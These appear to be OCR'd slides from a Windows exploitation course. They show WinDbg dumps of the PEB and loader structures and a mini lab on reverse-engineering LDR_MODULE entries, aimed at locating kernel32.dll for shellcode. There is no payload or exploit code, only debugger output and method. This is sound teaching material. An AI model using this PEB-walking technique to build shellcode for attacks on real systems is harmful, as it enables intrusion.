
PEB



```
0:000> dt nt!_peb 7ffd9000
ntdll!_PEB
   +0x000 InheritedAddressSpace : 0 ''
   +0x001 ReadImageFileExecOptions : 0 ''
   +0x002 BeingDebugged     : 0x1 ''
   +0x003 SpareBool         : 0 ''
   +0x004 Mutant            : 0xffffffff
   +0x008 ImageBaseAddress  : 0x00400000
   +0x00c Ldr               : 0x00241ea0 _PEB_LDR_DATA
   +0x010 ProcessParameters : 0x00020000 _RTL_USER_PROCESS_PARAMETERS
   +0x014 SubSystemData     : (null)
   +0x018 ProcessHeap       : 0x00140000
   +0x01c FastPebLock       : 0x7c980620 _RTL_CRITICAL_SECTION
   +0x020 FastPebLockRoutine : 0x7c901000
   +0x024 FastPebUnlockRoutine : 0x7c9010e0
   +0x028 EnvironmentUpdateCount : 1
```

- The Process Execution Block contains meta information about a process.
- It contains a variety of useful data from an attacker's perspective.
- Right now we are interested in the "Ldr" member of the peb, which contains information about the DLLs loaded into the processes address space.

PEB_LDR_DATA




```
0:000> dt nt!_PEB_LDR_DATA 241ea0
ntdll!_PEB_LDR_DATA
   +0x000 Length           : 0x28
   +0x004 Initialized      : 0x1 ''
   +0x008 SsHandle         : (null)
   +0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x241ee0 - 0x242010 ]
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x241ee8 - 0x242018 ]
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY [ 0x241f58 - 0x242020 ]
   +0x024 EntryInProgress  : (null)
```

- PEB_LDR_DATA stores the heads of a few linked lists that enumerate the DLLs currently loaded into the process.
- As expected, InLoadOrderModule list gives a linked list of the DLLs used by the process, ordered by the order in which they were loaded by the process.
- We are interested in the InInitializationOrderModuleList because it lists the process DLLs in an order where the system DLL we are looking for, “kernel32.dll” is always the second DLL in the list.

The unknown

- Unfortunately once we hit the InInitializationOrderModuleList we have fallen off of the edge of the map as far as Windows is concerned.
- The structure it is pointing too is mostly undocumented (or not documented accurately) and WinDBG won't help us parse it because there are no publicly available debugging symbols for it.


Manual Inspection



```
0:000> dt nt!_PEB_LDR_DATA 241ea0
ntdll!_PEB_LDR_DATA
   +0x000 Length           : 0x28
   +0x004 Initialized      : 0x1 ''
   +0x008 SsHandle         : (null)
   +0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x241ee0 - 0x242010 ]
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x241ee8 - 0x242018 ]
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY [ 0x241f58 - 0x242020 ]
   +0x024 EntryInProgress  : (null)
0:000> dd 0x241f58 LC
00241f58  00242020 00241ebc 7c900000 7c9120f8
00241f68  000b2000 0208003a 7c980048 00140012
00241f78  7c92040c 00084004 0000ffff 7c97e2e8
```

- First we manually dump the bytes associated with the unknown structure.
- When reverse engineering Windows structures, you can often make inferences about the data based on the values. For instance 0x7c900000 looks like a base address of something because of its alignment.


Spotty Documentation



```
typedef struct _LDR_MODULE {


  LIST_ENTRY              InLoadOrderModuleList;
  LIST_ENTRY              InMemoryOrderModuleList;
  LIST_ENTRY              InInitializationOrderModuleList;
  PVOID                   BaseAddress;
  PVOID                   EntryPoint;
  ULONG                   SizeOfImage;
  UNICODE_STRING          FullDllName;
  UNICODE_STRING          BaseDllName;
  ULONG                   Flags;
  SHORT                   LoadCount;
  SHORT                   TlsIndex;
  LIST_ENTRY              HashTableEntry;
  ULONG                   TimeDateStamp;


} LDR_MODULE, *PLDR_MODULE;
```

- Some developers/reverse engineering websites contain documentation of the reverse engineered structures.
- However, they are not always 100% reliable. The above documentation gives us an idea of what we are looking at, but doesn't completely match up with what we are seeing in the debugger.


Mini Lab



```
0:000> dd 0x241f58 LC
00241f58  00242020 00241ebc 7c900000 7c9120f8
00241f68  000b2000 0208003a 7c980048 00140012
00241f78  7c92040c 00084004 0000ffff 7c97e2e8
```

- Spend some time using WinDbg to try to reverse engineer the contents of this structure.
- Determine which look like pointers, and which look like data values. Inspect further anything that looks like a pointer.
- Use the previous page as a guide for what you should “expect” to be seeing.
- Reversing obscure data structures is a fundamental part of the Windows exploitation experience, so use this as an opportunity to familiarize yourself with the process.


Mini Lab Wrap Up




```
0:000> dd 0x241f58 LC
00241f58  00242020 00241ebc 7c900000 7c9120f8
00241f68  000b2000 0208003a 7c980048 00140012
00241f78  7c92040c 00084004 0000ffff 7c97e2e8
```

- What inferences did you make about the data structure? What does each value represent?
- What methodology and WinDbg commands did you use to help you figure out the structure?

My solution




```
0:000> dd 0x241f58 LC
00241f58  00242020 00241ebc 7c900000 7c9120f8
00241f68  000b2000 0208003a 7c980048 00140012
00241f78  7c92040c 00084004 0000ffff 7c97e2e8
```



```
0:000> dd 00242020 LC
00242020  00241ebc 00241f58 7c800000 7c80b64e
00242030  000f6000 00420040 00241fb0 001a0018
```

- First I notice that 242020 is similar to the address of the structure I am currently looking at (241f58), so they are close in locality and 242020 is probably also a pointer.
- After inspecting that address, I see it contains similar looking data to the original data structure at 241f58. From this I deduce 242020 is a pointer to another data structure of the type we are inspecting.
- Because I know I am dealing with a linked list structure, I know this is probably either the forwards or backwards pointer.
- Further inference leads me to believe that 241ebc is also a similar linked list pointer.


My solution 2



```
0:000> dd 0x241f58 LC
00241f58  00242020 00241ebc 7c900000 7c9120f8
00241f68  000b2000 0208003a 7c980048 00140012
00241f78  7c92040c 00084004 0000ffff 7c97e2e8
0:000> db 7c900000
7c900000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
7c900010  b8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00  ........@.......
7c900020  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
7c900030  00 00 00 00 00 00 00 00-00 00 00 00 d0 00 00 00  ................
7c900040  0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68  ........!..L.!Th
7c900050  69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f  is program canno
7c900060  74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20  t be run in DOS 
7c900070  6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00  mode....$.......
```

- I originally guessed that 7c900000 was a base address because of its alignment. Inspecting it reveals it to point to the start of a win32 PE executable, so our assumption is confirmed.
- All Win32 PE executable start with the bytes 'MZ'. To help you remember, MZ are the initials of the inventor of the format: Mark Zbikowski.


My solution 3



```
0:000> dd 0x241f58 LC
00241f58  00242020 00241ebc 7c900000 7c9120f8
00241f68  000b2000 0208003a 7c980048 00140012
00241f78  7c92040c 00084004 0000ffff 7c97e2e8
0:000> u 7c9120f8
ntdll!_DllMainCRTStartupForGS:
7c9120f8 8bff             mov     edi,edi
7c9120fa 55               push    ebp
7c9120fb 8bec             mov     ebp,esp
7c9120fd 837d0c01         cmp     dword ptr [ebp+0Ch],1
7c912101 0f84eaeb0000     je      ntdll!_DllMainCRTStartupForGS+0xb
7c912107 33c0             xor     eax,eax
7c912109 40               inc     eax
7c91210a 5d               pop     ebp
```

- Since I know 7c900000 is the base address for the module that is currently being described, I see that 7c9120f8 is pointing into that module and take a wild stab in the dark that it might be the 'entry point' into that module.
- Inspection with WinDbg shows the tell tale signs of a function prologue. Right again!

My solution 4




```
0:000> dd 0x241f58 LC
00241f58  00242020 00241ebc 7c900000 7c9120f8
00241f68  000b2000 0208003a 7c980048 00140012
00241f78  7c92040c 00084004 0000ffff 7c97e2e8
0:000> du 7c980048
7c980048  "C:\WINDOWS\system32\ntdll.dll"
```

- I continue this process until I discover where the module's unicode name is located.
- At this point we've located in the data structure where the module name is, it's base address, entry point, and pointers to the next data structures in the linked list. For now, this is really all we care about.

Down the rabbit hole

- Let’s use our new found understanding of this data structure to traverse its encapsulated linked list.
- We are looking for “kernel32.dll” which contains the functions we need to call in our shellcode.



